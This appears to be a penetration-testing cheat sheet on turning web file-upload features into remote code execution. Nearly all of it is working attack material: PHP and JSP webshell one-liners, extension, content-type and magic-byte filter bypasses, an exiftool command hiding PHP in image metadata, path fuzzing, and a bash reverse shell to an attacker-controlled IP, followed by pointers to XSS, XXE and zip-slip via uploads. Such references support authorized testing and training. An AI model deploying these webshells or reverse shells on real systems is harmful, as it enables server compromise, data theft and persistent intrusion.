


File Upload Bypass

Plant an executable file (a webshell) via an upload feature, then browse to it for RCE. The game is defeating the upload filters — extension, content-type, magic bytes — so a server-side script lands where it will execute. Replace <placeholders> with your own values.



No RCE? uploads still give SVG→XSS, XXE, path-traversal write, overwrite bugs.

① Map the Upload & Pick a Shell

Upload a normal image first — find where it's stored and if the extension is kept. That URL is where your shell will live. Match the server tech.

Tab 1 · Payloads

```
PHP: <?php system($_GET['c']); ?> → ?c=id
JSP: <% Runtime.getRuntime().exec(request.getParameter("c")); %>
ASPX: use msfvenom -f aspx (or Response.Write shell)
```

② Extension Bypasses

Tab 2 · Extension

```
alt PHP: .php3 .php4 .php5 .php7 .phtml .pht .phar (.phtml = reliable)
case: shell.PhP shell.pHtml
double: shell.php.jpg shell.jpg.php
trailing: shell.php%00.jpg shell.php. shell.php%20 shell.php/
ASP.NET: .aspx .asp .asa .cer shell.aspx;.jpg
Apache cfg: upload .htaccess → AddType application/x-httpd-php .jpg
```

③ Content-Type / Magic-Byte Bypasses

Tab 3 · Content

```
# spoof the multipart Content-Type (filename stays shell.php)
Content-Type: image/png

# magic bytes — valid signature so content-sniffing passes
GIF89a;<?php system($_GET['c']); ?>

# embed PHP in real image metadata
exiftool -Comment='<?php system($_GET["c"]); ?>' img.jpg -o shell.php.jpg
```

④ Find, Trigger & Other Bugs

Tab 4 · Trigger

```
# locate if renamed, then execute
ffuf -u http://<target>/uploads/FUZZ -w <wordlist>
http://<target>/uploads/shell.phtml?c=id

# reverse shell (listener: nc -lvnp 4444)
?c=bash -c 'bash -i >%26 /dev/tcp/<your-ip>/4444 0>%261'
```

No RCE path? Uploads still yield: SVG with <script> → stored XSS; SVG/XML → XXE (file read/SSRF); . . / in filename → write outside dir; zip-slip; config/.htaccess overwrite.

Key idea: a file upload becomes RCE the moment the server both stores a server-side script and later executes it from that path. Filters try to stop one of those (extension, content-type, magic bytes) — bypass whichever they rely on, land a webshell in an executable directory, and browse to it. When RCE isn't reachable, uploads still give XSS (SVG), XXE, or overwrite bugs.